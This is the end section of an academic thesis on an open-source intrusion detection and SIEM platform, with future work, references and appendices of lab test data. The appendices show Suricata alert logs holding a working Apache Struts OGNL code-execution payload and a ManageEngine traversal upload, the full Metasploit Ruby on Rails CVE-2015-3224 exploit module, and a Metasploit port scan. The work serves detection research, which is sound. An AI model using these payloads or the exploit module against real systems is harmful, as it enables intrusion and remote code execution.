With new risks, exploits being discovered and produced on a regular basis, improvements to the solution would be inevitable. The solution itself may be regarded as a framework for future work. With this in mind, the provided solution can continue to grow in the ever-changing vulnerability and threat mitigation industry. Some future work options that can be addressed are the following.

- Maturing the solution to provide a solid foundational framework that can be used to expand on.
- Simplify implementation that will allow resources that may not have the full skill set to contribute to the platform and it's solutions in a meaningful way. This will provide an opportunity for those resources that are not currently in the security arena to gain the required skills to contribute further to the community.
- Automated enrichment of event data based on IP reputation and geo-location data.
- Integrate additional open source solutions such as incident response tracking, automated reporting and mobile alerting for out of hours notification of security events.

[4] `https://oisf.net/consortium/`

As the solution was designed to grow organically there may be numerous other potential enhancements that have not been discussed or listed in future work. These can be added by individuals deploying and running the solution internal to their environment or requested from the open source community at large to contribute to. This will ensure that the solution has perpetual growth and improvement that will eventually mature the solution for wider acceptance and deployment.

References

Albin, E. A comparative analysis of the snort and suricata intrusion-detection systems. Ph.D. thesis, Monterey, California. Naval Postgraduate School, 2011.

Albin, E. and Rowe, N. C. A realistic experimental comparison of the Suricata and Snort intrusion-detection systems. In *Advanced Information Networking and Applications Workshops (WAINA), 2012 26th International Conference on*, pages 122–127. IEEE, 2012.

Axelsson, S. The base-rate fallacy and the difficulty of intrusion detection. *ACM Transactions on Information and System Security (TISSEC)*, 3(3):186–205, 2000.

Ben-Asher, N. and Gonzalez, C. Effects of cyber security knowledge on attack detection. *Computers in Human Behavior*, 48:51–61, 2015.

Benhabiles, H. Making Nmap Scripting Engine stealthier. kroosec.com, February 2012. `https://nmap.org/book/man-bypass-firewalls-ids.html`. Accessed 13/08/2018.

Bhatt, S., Manadhata, P. K., and Zomlot, L. The operational role of Security Information and Event Management systems. *IEEE security & Privacy*, 12(5):35–41, 2014.

Bro Architecture. Architecture. bro.org, 2018. `https://www.bro.org/sphinx/intro/index.html#architecture`. Accessed 17/03/2018.

Bro Cluster Architecture. Cluster Architecture. bro.org, 2018. `https://www.bro.org/sphinx-git/cluster/index.html`. Accessed 17/03/2018.

Bullock, J. and Parker, J. T. Wireshark for Security Professionals: Using Wireshark and the Metasploit Framework. John Wiley & Sons, 2017. ISBN 978-1-118-91821-0. doi:10.1002/9781119183457.

C, D. Extended mkcol for web distributed authoring and versioning (webdav). Internet Requests for Comments, September 2009. `https://www.ietf.org/rfc/rfc5689.txt`.

Caswell, B. and Beale, J. Snort 2.1 intrusion detection. Syngress, 2004. ISBN 978-1-931836-04-3. doi:10.1016/B978-1-931836-04-3.X5000-0.

Chang, F. R. Challenges of Recruiting and Retaining a Cybersecurity Workforce. *Written Testimony of Dr. Frederick R. Chang Executive Director, Darwin Deason Institute for Cyber Security Southern Methodist University, Dallas*, 2017.

Chernysh, A. OSSEC (Wazuh) and ELK as a unified security information and event management system (SIEM). medium.com, January 2017. `https://medium.com/devoops-and-universe/ossec-and-elk-as-an-unified-security-information-and-event-management-system-siem-bcc5f310a733`. Accessed 10/02/2018.

Chuvakin, A. The complete guide to log and event management. Technical report, NetIQ, 2010. `https://www.netiq.com/docrep/documents/m47h82fbmy/the_complete_guide_to_log_and_event_management_wp.pdf`. Accessed 20/05/2018.

Chuvakin, A. and Peterson, G. Logging in the age of web services. *IEEE Security & Privacy*, 7(3):82–85, 2009.

CVE. Common Vulnerabilities and Exposures. mitre.org, 1999-2018. `https://cve.mitre.org`. Accessed 17/07/2018.

CVE-2009-3843. Tomcat. nvd.mitre.org, 2009. `https://nvd.nist.gov/vuln/detail/CVE-2009-3843`. Accessed 17/07/2018.

CVE-2009-4189. Tomcat. nvd.mitre.org, 2009. `https://nvd.nist.gov/vuln/detail/CVE-2009-4189`. Accessed 17/07/2018.

CVE-2010-0219. Apache Axis2. nvd.mitre.org, 2010. `https://nvd.nist.gov/vuln/detail/CVE-2010-0219`. Accessed 17/07/2018.

CVE-2011-0807. Glassfish. nvd.mitre.org, 2011. `https://nvd.nist.gov/vuln/detail/CVE-2011-0807`. Accessed 17/07/2018.

CVE-2013-3238. PHPMyAdmin. nvd.mitre.org, 2013. https://nvd.nist.gov/vuln/detail/CVE-2013-3238. Accessed 17/07/2018.

CVE-2014-3120. Elasticsearch. nvd.mitre.org, 2014. https://nvd.nist.gov/vuln/detail/CVE-2014-3120. Accessed 17/07/2018.

CVE-2015-2342. JMX. nvd.mitre.org, 2015. https://nvd.nist.gov/vuln/detail/CVE-2015-2342. Accessed 17/07/2018.

CVE-2015-3224. Ruby on Rails. nvd.mitre.org, 2015. https://nvd.nist.gov/vuln/detail/CVE-2015-3224. Accessed 17/07/2018.

CVE-2015-8249. ManageEngine Desktop. nvd.mitre.org, 2015. https://nvd.nist.gov/vuln/detail/CVE-2015-8249. Accessed 17/07/2018.

CVE-2016-1209. Wordpress. nvd.mitre.org, 2016. https://nvd.nist.gov/vuln/detail/CVE-2016-1209. Accessed 17/07/2018.

CVE-2016-3087. Apache Struts. nvd.mitre.org, 2016. https://nvd.nist.gov/vuln/detail/CVE-2016-3087. Accessed 17/07/2018.

Dale, C. Nmap preset scans Options and scan types explained. securesolutions.no, October 2012. https://www.securesolutions.no/zenmap-preset-scans/. Accessed 13/08/2018.

Davis, Royce. Hacking Jenkins servers with no password. pentestgeek.com, 2014. https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password. Accessed 17/07/2018.

Day, D. and Burns, B. A performance analysis of Snort and Suricata network intrusion detection and prevention engines. In *Fifth International Conference on Digital Society, Gosier, Guadeloupe*, pages 187–192. 2011.

de Louw, L. Introduction to openSCAP. redhat.com, June 2013. https://www.redhat.com/archives/rh-community-de-nrw/2013-June/pdffKNzYjEPex.pdf. Accessed 20/02/2018.

Detken, K., Scheuermann, D., and Hellmann, B. Using Extensible Metadata Definitions to Create a Vendor-Independent SIEM System. In *International Conference in Swarm Intelligence*, pages 439–453. Springer, 2015.

Dietrich, N. Snort 2.9.7.X on Ubuntu 12 and 14. *Software User Manual), the SNORT team*, 2015. https://sublimerobots.com/2014/12/snort-2-9-7-x-on-ubuntu/. Accessed 17/04/2018.

Doshi, N. Event Correlation. splunk.com, September 2010. https://www.splunk.com/blog/2010/09/01/event-correlation.html. Accessed 02/10/2017.

Flathers, R. Practical Usage of NTLM Hashes. ropnop.com, June 2016. https://blog.ropnop.com/practical-usage-of-ntlm-hashes/. Accessed 28/12/2018.

Gadge, J. and Patil, A. A. Port scan detection. In *Networks, 2008. ICON 2008. 16th IEEE International Conference on*, pages 1–6. IEEE, 2008.

Ghazvehi, B. Export JSON Logs to ELK Stack. dzone.com, June 2017. https://dzone.com/articles/export-json-logs-to-elk-stack. Accessed 15/03/2018.

Gikas, C. A General Comparison of FISMA, HIPAA, ISO 27000 and PCI-DSS Standards. *Information Security Journal: A Global Perspective*, 19(3):132–141, 2010.

Gonzalez, C., Ben-Asher, N., Oltramari, A., and Lebiere, C. Cognition and technology. In *Cyber defense and situational awareness*, pages 93–117. Springer, 2014.

Goodall, J. R., Lutters, W. G., and Komlodi, A. I know my network: collaboration and expertise in intrusion detection. In *Proceedings of the 2004 ACM conference on Computer supported cooperative work*, pages 342–345. ACM, 2004.

Granadillo, G. G., El-Barbori, M., and Debar, H. New Types of Alert Correlation for Security Information and Event Management Systems. In *New Technologies, Mobility and Security (NTMS), 2016 8th IFIP International Conference on*, pages 1–7. IEEE, 2016.

Green, A. Penetration Testing Explained, Part V: Hash Dumping and Cracking. varonis.com, May 2016. https://www.varonis.com/blog/penetration-testing-part-v-hash-dumping-and-cracking/. Accessed 28/12/2018.

Greensmith, J. and Aickelin, U. Dendritic cells for syn scan detection. In *Proceedings of the 9th annual conference on Genetic and evolutionary computation*, pages 49–56. ACM, 2007.

Groenewegen, D., Kuczynski, M., and van Beek, J. Offensive Technologies. uva.nl, May 2011. https://www.os3.nl/_media/2016-2017/courses/ot/danny_marek.pdf. Accessed 02/10/2017.

Guezzaz, A., Asimi, A., Sadqi, Y., Asimi, Y., and Tbatou, Z. A new hybrid network sniffer model based on pcap language and sockets (pcapsocks). *(IJACSA) International Journal of Advanced Computer Science and Applications*, 7(2):207–214, 2016.

Gunadi, H. and Zander, S. Bro covert channel detection (broccade) framework: Scope and background. Technical report, Technical Report, 2017.

Hoque, M. S., Mukit, M., Bikas, M., Naser, A. *et al.* An implementation of intrusion detection system using genetic algorithm. *arXiv preprint arXiv:1204.1336*, 2012.

ISO. Information technology - Security techniques - Information security management systems - Requirements. ISO 27001. International Organization for Standardization (ISO), Geneva, Switzerland, 2013. `https://www.iso.org/isoiec-27001-information-security.html`.

Jaeger, D., Azodi, A., Cheng, F., and Meinel, C. Normalizing security events with a hierarchical knowledge base. In *IFIP International Conference on Information Security Theory and Practice*, pages 237–248. Springer, 2015.

Jamil, A. The difference between SEM, SIM and SIEM. GMDIT.com, July 2009. `https://www.gmdit.com/NewsView.aspx?ID=9IfB2Axzeew=`. Accessed 10/02/2018.

Julien, V. File extraction in Suricata. inliniac.net, November 2011. `https://blog.inliniac.net/2011/11/29/file-extraction-in-suricata/`. Accessed 15/03/2018.

Kawamoto, D. 7 SIEM Situations That Can Sack Security Teams. darkreading.com, September 2017. `https://www.darkreading.com/analytics/7-siem-situations-that-can-sack-security-teams-/d/d-id/1329976?_mc=KJH-Twitter-2017-10&hootPostID=75e5afc3c9f28e6d1b4c928dac3a6aba`. Accessed 28/09/2017.

Khamphakdee, N., Benjamas, N., and Saiyod, S. Improving intrusion detection system based on snort rules for network probe attack detection. In *Information and Communication Technology (ICoICT), 2014 2nd International Conference on*, pages 69–74. IEEE, 2014.

Khatri, J. K. and Khilari, G. Advancement in virtualization based intrusion detection system in cloud environment. *International Journal of Science, Engineering and Technology Research (IJSETR)*, 4(5), 2015.

Kreibich, C. and Sommer, R. Policy-controlled event management for distributed intrusion detection. In *Distributed Computing Systems Workshops, 2005. 25th IEEE International Conference on*, pages 385–391. IEEE, 2005.

Kuć, R. and Rogoziński, M. Mastering Elasticsearch. Packt Publishing Ltd, 2013. ISBN 978-1783281435.

Kyrnin, J. Brief Introduction to URL Encoding. lifewire.com, July 2018. `https://www.lifewire.com/encoding-urls-3467463`. Accessed 28/12/2018.

Lahmadi, A. and Beck, F. Powering monitoring analytics with elk stack. In *9th International Conference on Autonomous Infrastructure, Management and Security (AIMS 2015)*. 2015.

Lemos, R. Fraud linked to TJX data heist spreads. `https://www.securityfocus.com/news/11438`. Accessed 01/08/2017.

Leung, D. Metasploit: Is It a Good Thing, or a Bad Thing? ivanti.com, February 2013. `https://www.ivanti.com/blog/metasploit-good-thing-bad-thing/`. Accessed 10/03/2018.

Leung, L. Overview of Wireshark: A Packet Analyzing Tool. sweetcode.io, July 2017. `https://sweetcode.io/wireshark-packet-analyzing-tool/`. Accessed 11/03/2018.

Liakopoulos, N. Malware analysis & C2 covert channels. Master's thesis, University of Piraeus, Department of Digital Systems, 2017.

Lkhamsuren, T. Alienvault ossim review–open source siem. *InfoSec Institute*. `https://resources.infosecinstitute.com/alienvault-ossim-review-open-source-siem/`. Accessed 28/12/2018.

Malik, J. OSSIM vs USM Anywhere. alienvault.com, March 2018. https://www.alienvault.com/products/ossim/compare. Accessed 04/03/2018.

Malin, C. H., Casey, E., and Aquilina, J. M. Malware forensics: Investigating and analyzing malicious code. Syngress, 2008. ISBN 978-1597492683.

Mann, D. E. and Christey, S. M. Towards a common enumeration of vulnerabilities. mitre.org, 1999. `https://cve.mitre.org/docs/docs-2000/cerias.html`. Accessed 17/07/2018.

Marquez, C. J. An analysis of the IDS penetration tool: Metasploit. *The InfoSec Writers Text Library*, 9, December 2010. `http://infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf`. Accessed 02/10/2017.

Martinez, C. Wazuh v3.0 released! blog.wazuh.com, December 2017. `https://blog.wazuh.com/wazuh-v3-0-released/`. Accessed 20/02/2018.

Maynor, D. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Syngress, 2011. ISBN 978-1-59749-074-0.

Mehra, P. A brief study and comparison of Snort and Bro open source network intrusion detection systems. *International Journal of Advanced Research in Computer and Communication Engineering*, 1(6):383–386, 2012.

Mell, P., Scarfone, K., and Romanosky, S. Common vulnerability scoring system. *IEEE Security & Privacy*, 4(6), 2006.

Minohara, T., Watanabe, R., and Tokoro, M. Queries on structures in hypertext. In *International Conference on Foundations of Data Organization and Algorithms*, pages 394–411. Springer, 1993.

Moldes, C. J. PCI DSS and Incident Handling: What is required before, during and after an incident. *SANS Institute InfoSec Reading Room*. `https://www.sans.org/reading-room/whitepapers/compliance/pci-dss-incident-handling-required-before-incident-33119`. Accessed 11/10/2017.

Morgan, B. and Jensen, C. Lessons learned from teaching open source software development. In *IFIP International Conference on Open Source Systems*, pages 133–142. Springer, 2014.

Müller, A., Göldi, C., Tellenbach, B., Plattner, B., and Lampart, S. Event correlation engine. *Department of Information Technology and Electrical Engineering-Masters Thesis, Eidgenössische Technische Hochschule Zürich*, 2009.

NMAP. Firewall/IDS Evasion and Spoofing. nmap.org, a. `https://nmap.org/book/man-bypass-firewalls-ids.html`. Accessed 13/08/2018.

NMAP. The History and Future of Nmap. nmap.org, b. `https://nmap.org/book/history-future.html`. Accessed 13/08/2018.

Nottingham, A. Gpf: A framework for general packet classification on GPU co-processors. Ph.D. thesis, Rhodes University, 2011.

Offensive Security. About the Metasploit Meterpreter. offensive-security.com. https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/. Accessed 25/08/2018.

O'Gorman, J., Kearns, D., and Aharoni, M. Introduction. In *Metasploit: the penetration tester's guide*. No Starch Press, 2011. ISBN 978-1-59327-288-3.

O'Leary, M. Cyber Operations: Building, Defending, and Attacking Modern Computer Networks. Apress, Berkeley, CA, 2015. ISBN 978-1-4842-0457-3. doi:10.1007/978-1-4842-0457-3_8.

Owlh. OwlH - Suricata and Wazuh. owlh.net, June 2018. http://documentation.owlh.net/en/latest/main/OwlHWazuh.html. Accessed 28/06/2018.

Park, W. and Ahn, S. Performance comparison and detection analysis in snort and suricata environment. *Wireless Personal Communications*, 94(2):241–252, 2017.

Paxson, V. Bro: a system for detecting network intruders in real-time. *Computer Networks*, 31(23-24):2435–2463, 1999.

PCI Council. Effective Daily Log Monitoring. pcisecuritystandards.org, May 2016. https://www.pcisecuritystandards.org/documents/Effective-Daily-Log-Monitoring-Guidance.pdf. Accessed 20/02/2018.

Pietraszek, T. and Tanner, A. Data mining and machine learningtowards reducing false positives in intrusion detection. *Information security technical report*, 10(3):169–183, 2005.

Pokarier, M., Terplan, C., and Di Marco, B. PCI DSS and Cyber Risk - beware what lurks below the surface. lexology.com, March 2017. https://www.lexology.com/library/detail.aspx?g=6c3deb36-5832-4e2c-80a0-c25f97d39a9a. Accessed 04/03/2018.

Postel, J. Internet protocol. RFC 791 (Standard), September 1981a. http://www.ietf.org/rfc/rfc791.txt.

Postel, J. Transmission control protocol. RFC 793 (Standard), September 1981b. http://www.ietf.org/rfc/rfc793.txt.

Prakasha, S. The Growing Popularity of the Snort Network IDS. opensourceforu.com, September 2016. http://opensourceforu.com/2016/09/growing-popularity-snort-network-ids/. Accessed 15/03/2018.

Rapid7. Metasploitable 2 Exploitability Guide. rapid7.com, 2018. https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide. Accessed 10/03/2018.

Raunhauser, N. Into Production With Wazuh. linked.com, January 2018. https://www.linkedin.com/pulse/production-wazuh-neal-rauhauser/. Accessed 20/02/2018.

Reelsen, A. Using Elasticsearch, Logstash and Kibana to create realtime dashboards. *https://secure.trifork.com/dl/goto-berlin-2014/GOTO_Night/logstash-kibana-intro.pdf. Accessed 10/02/2018.*

Robb, D. Ten Top Next-Generation Firewall (NGFW) Vendors. esecurityplanet.com, November 2017. https://www.esecurityplanet.com/products/top-ngfw-vendors.html. Accessed 15/02/2018.

Roesch, M. *et al.* Snort: Lightweight intrusion detection for networks. In *Proceedings of LISA 1999: 13th Systems Administration Conference*, volume 99, pages 229–238. 1999.

Rothman, M. The past, present and future of SIEM technology. Techtarget.com, July 2014. http://searchsecurity.techtarget.com/video/The-past-present-and-future-of-SIEM-technology. Accessed 01/08/2017.

Samuelson, P. IBM's pragmatic embrace of open source. *Communications of the ACM*, 49(10):21–25, 2006.

Sandhya, S., Purkayastha, S., Joshua, E., and Deep, A. Assessment of website security by penetration testing using wireshark. In *Advanced Computing and Communication Systems (ICACCS), 2017 4th International Conference on*, pages 1–4. IEEE, 2017.

Shonubi, F., Lynton, C., Odumosu, J., and Moten, D. Exploring Vulnerabilities in Networked Telemetry. In *International Telemetering Conference Proceedings*. International Foundation for Telemetering, 2015.

Singh, A. P. and Singh, M. D. Analysis of host-based and network-based intrusion detection system. *International Journal of Computer Network and Information Security*, 6(8):41, 2014.

Snort. Snort Users Manual 2.9.1.1. The Snort Project, August 2017. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/. Accessed 16/03/2018.

Sparvieri, L. SAP HANA Text Analysis. blogs.sap.com, January 2013. http://scn.sap.com/community/developer-center/hana/blog/2013/01/03/sap-hana-text-analysis. Accessed 11/02/2018.

Sridhar, S. and Govindarasu, M. Model-based attack detection and mitigation for automatic generation control. *IEEE Transactions on Smart Grid*, 5(2):580–591, 2014.

Suricata. Suricata Documentation. readthedocs.io, 2016. http://suricata.readthedocs.io/en/latest/index.html. Accessed 10/02/2018.

Swift, D. Successful SIEM and log management strategies for audit and compliance. *SANS Institute InfoSec Reading Room*, 2010.

Tilemachos, V. and Manifavas, C. An automated network intrusion process and countermeasures. In *Proceedings of the 19th Panhellenic Conference on Informatics*, pages 156–160. ACM, 2015.

Upguard. Splunk vs ELK. upguard.com, September 2017. https://www.upguard.com/articles/splunk-vs-elk. Accessed 10/02/2018.

Valdes, A. and Skinner, K. Adaptive, model-based monitoring for cyber attack detection. In *International Workshop on Recent Advances in Intrusion Detection*, pages 80–93. Springer, 2000.

Wazuh. Custom Rules and Decoders. wazuh.com, December 2017a. https://documentation.wazuh.com/2.0/user-manual/ruleset/custom.html. Accessed 18/07/2018.

Wazuh. Deploying a Wazuh cluster. wazuh.com, December 2017b. https://documentation.wazuh.com/3.x/user-manual/manager/wazuh-cluster.html. Accessed 27/02/2018.

Wazuh. JSON decoder. wazuh.com, December 2017c. https://documentation.wazuh.com/3.x/user-manual/ruleset/json-decoder.html. Accessed 27/02/2018.

Wazuh. Wazuh Documentation. wazuh.com, January 2017d. https://documentation.wazuh.com. Accessed 10/02/2018.

Williams, A. The future of SIEM - The market will begin to diverge. wordpress.com, January 2007. https://techbuddha.wordpress.com/2007/01/01/the-future-of-siem--the-market-will-begin-to-diverge/. Accessed 22/01/2018.

Yost, J. R. The March of IDES: Early History of Intrusion-Detection Expert Systems. *IEEE Annals of the History of Computing*, 38(4):42–54, 2016.

Appendices

A

Results and Discussion Data

```
{
  "query": {
    "bool": {
      "should": [
        {
          "match_phrase": {
            "data.srcip": "192.168.174.9"
          }
        },
        {
          "match_phrase": {
            "data.srcip": "192.168.174.12"
          }
        }
      ],
      "minimum_should_match": 1
    }
  }
}
```

Listing A.1: Kibana Filter: Source IP addresses

```
{
  "query": {
    "bool": {
      "should": [
        {
          "match_phrase": {
            "data.dstip": "192.168.174.9"
          }
        },
        {
          "match_phrase": {
            "data.dstip": "192.168.174.12"
          }
        }
      ],
      "minimum_should_match": 1
    }
  }
}
```

Listing A.2: Kibana Filter: Destination IP addresses

```
{ "timestamp": "2018-09-02T01:50:26.904060+0200",
  "flow_id": 2000860540476446,
  "in_iface": "ens33",
  "event_type": "alert",
  "src_ip": "192.168.174.9",
  "src_port": 37339,
  "dest_ip": "192.168.174.12",
  "dest_port": 8282,
  "proto": "TCP",
  "http": {
    "hostname": "192.168.174.12",
    "url":
        ↪ "/struts2-rest-showcase/orders/3//%23_memberAccess%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS
        ↪ ,%23kema%3dnew%20sun.misc.BASE64Decoder%28%29%2c%23nnzl%3dnew%20java.io.FileOutputStream%28new
        ↪ %20java.lang.String%28%23kema.decodeBuffer%28%23parameters.iahz%5b0%5d%29%29%29%2c%23nnzl.write
        ↪ %28new%20java.math.BigInteger%28%23parameters.coto%5b0%5d%2c%2016%29.toByteArray%28%29%29%2c
        ↪ %23nnzl.close%28%29%2c%23vmei%3dnew%20java.io.File%28new%20java.lang.String%28%23kema.decode
        ↪ Buffer%28%23parameters.iahz%5b0%5d%29%29%29%2c%23vmei.setExecutable%28true%29%2c%40java.lang
        ↪ .Runtime%40getRuntime%28%29.exec%28new%20java.lang.String%28%23kema.decodeBuffer%28%23parameters
        ↪ .tokt%5b0%5d%29%29%29,%23xx.toString.json?%23xx%3a%23request.toString",
    "http_user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)",
    "http_method": "POST",
    "protocol": "HTTP/1.1",
    "length": 0
  },
  "vars": {
    "flowbits": {
      "exe.no.referer": true
    }
  },
```

Listing A.3: Apache Struts Vulnerability: Suricata Event Example - Part 1

```
  "app_proto": "http",
  "flow": {
    "pkts_toserver": 7,
    "pkts_toclient": 2,
    "bytes_toserver": 7710,
    "bytes_toclient": 140,
    "start": "2018-09-02T01:50:26.891934+0200"
  },
  "tx_id": 0,
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2016959,
    "rev": 3,
    "signature": "ET EXPLOIT Apache Struts Possible OGNL Java WriteFile in URI",
    "category": "Attempted User Privilege Gain",
    "severity": 1
  }
}
```


Listing A.4: Apache Struts Vulnerability: Suricata Event Example - Part 2


```
{  "timestamp": "2018-09-02T20:35:27.470431+0200",
  "flow_id": 1653221721368366,
  "in_iface": "ens33",
  "event_type": "fileinfo",
  "src_ip": "192.168.174.12",
  "src_port": 8282,
  "dest_ip": "192.168.174.9",
  "dest_port": 42847,
  "proto": "TCP",
  "http": {
    "hostname": "192.168.174.12",
    "url": "/manager/html/upload?path=v6iqXfrIRu4BDORG9cIAIK5&org.apache.catalina.
        ↪ filters.CSRF_NONCE=FDB90FBC54E0D6CC042A137CE1AE0970",
    "http_user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)",
    "http_content_type": "text/html",
    "http_method": "POST",
    "protocol": "HTTP/1.1",
    "status": 401,
    "length": 2536
  },
  "app_proto": "http",
  "fileinfo": {
    "filename": "/manager/html/upload",
    "gaps": false,
    "state": "CLOSED",
    "stored": false,
    "size": 2536,
    "tx_id": 0
  }
}
```


Listing A.5: Tomcat Manager: Meterpreter Shell Upload

```
{  "timestamp": "2018-09-08T13:30:52.259454+0200",
  "flow_id": 1941250910249955,
  "in_iface": "ens33",
  "event_type": "alert",
  "src_ip": "192.168.174.9",
  "src_port": 37457,
  "dest_ip": "192.168.174.12",
  "dest_port": 8020,
  "proto": "TCP",
  "tx_id": 0,
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2017293,
    "rev": 2,
    "signature": "ET WEB_SERVER - EXE File Uploaded - Hex Encoded",
    "category": "Potentially Bad Traffic",
    "severity": 2
  },
  "http": {
    "hostname": "192.168.174.12",
    "url":
        ↪ "/fileupload?connectionId=F/../../../../../jspf/MrvOm.jsp%00&resourceId=a&action=rds_file_upload
        ↪ &computerName=qOzePLo&customerId=11314",
    "http_user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)",
    "http_method": "POST",
    "protocol": "HTTP/1.1",
    "length": 0
  },
  "app_proto": "http",
  "flow": {
    "pkts_toserver": 35,
    "pkts_toclient": 7,
    "bytes_toserver": 49606,
    "bytes_toclient": 470,
    "start": "2018-09-08T13:30:52.254947+0200"
  }
}
```


Listing A.6: ManageEngine Vulnerability: Meterpreter Executable Upload

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Ruby on Rails Development Web Console (v2) Code Execution',
      'Description'   => %q{
         This module exploits a remote code execution feature of the Ruby on Rails
       framework. This feature is exposed if the config.web_console.whitelisted_ips
       setting includes untrusted IP ranges and the web-console gem is enabled.
      },
      'Author'        => ['hdm'],
      'License'       => MSF_LICENSE,
      'References'    =>
        [
          [ 'URL', 'https://github.com/rails/web-console' ]
        ],
      'Platform'      => 'ruby',
      'Arch'          => ARCH_RUBY,
      'Privileged'    => false,
      'Targets'       => [ ['Automatic', {} ] ],
      'DefaultOptions' => { 'PrependFork' => true },
      'DisclosureDate' => 'May 2 2016',
      'DefaultTarget' => 0))

    register_options(
      [
        Opt::RPORT(3000),
        OptString.new('TARGETURI', [ true, 'The path to a vulnerable Ruby on Rails application',
            ↪ '/missing404' ])
      ], self.class)
  end

  #
  # Identify the web console path and session ID, then inject code with it
  #
  def exploit
    res = send_request_cgi({
      'uri'    => normalize_uri(target_uri.path),
      'method' => 'GET'
    }, 25)
```

Listing A.7: Exploit: Ruby On Rails - CVE-2015-3224 - Part 1

```
    unless res
      print_error("Error: No response requesting #{datastore['TARGETURI']}")
      return
    end


    unless res.body.to_s =~ /data-mount-point='([^']+)'/
      if res.body.to_s.index('Application Trace') && res.body.to_s.index('Toggle session dump')
        print_error('Error: The web console is either disabled or you are not in the whitelisted scope')
      else
        print_error("Error: No rails stack trace found requesting #{datastore['TARGETURI']}")
      end
      return
    end

    console_path = normalize_uri($1, 'repl_sessions')

    unless res.body.to_s =~ /data-session-id='([^']+)'/
      print_error("Error: No session id found requesting #{datastore['TARGETURI']}")
      return
    end

    session_id = $1

    print_status("Sending payload to #{console_path}/#{session_id}")
    res = send_request_cgi({
      'uri'      => normalize_uri(console_path, session_id),
      'method'   => 'PUT',
      'headers'  => {
        'Accept'          => 'application/vnd.web-console.v2',
        'X-Requested-With' => 'XMLHttpRequest'
      },
      'vars_post' => {
        'input' => payload.encoded
      }
    }, 25)
  end
end
```

Listing A.8: Exploit: Ruby On Rails - CVE-2015-3224 - Part 2

B

OwlH Integration Configuration

```
filter {
    if [data][src_ip] {
        mutate{
            add_field => [ "[data][srcip]","%{[data][src_ip]}"]
            remove_field => [ "[data][src_ip" ]
        }
    }
    if [data][dest_ip] {
        mutate{
            add_field => [ "[data][dstip]","%{[data][dest_ip]}"]
            remove_field => [ "[data][dest_ip]" ]
        }
    }
    if [data][dest_port] {
        mutate{
            add_field => [ "[data][dstport]","%{[data][dest_port]}"]
            remove_field => [ "[data][dest_port]" ]
        }
    }
    if [data][src_port] {
        mutate{
            add_field => [ "[data][srcport]","%{[data][src_port]}"]
            remove_field => [ "[data][src_port]" ]
        }
    }
}
```

Listing B.1: Logstash Configuration: Owlh

C

Metasploit Scanning

```
[*] Building list of scan ports and modules
[*] Launching TCP scan
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.174.12
RHOSTS => 192.168.174.12
msf auxiliary(scanner/portscan/tcp) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/portscan/tcp) > set PORTS 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135,
8080, 4848, 1433, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144,
9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628,
7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014,
5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659,
20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128,
20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002,
6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514,
445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405,
1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523,
41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510,
9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000,
19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128, 20222, 20034, 7580, 7579, 38080,
12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001,
523, 3500, 6379, 8834
msf auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 10.
[+] 192.168.174.12:       - 192.168.174.12:22 - TCP OPEN
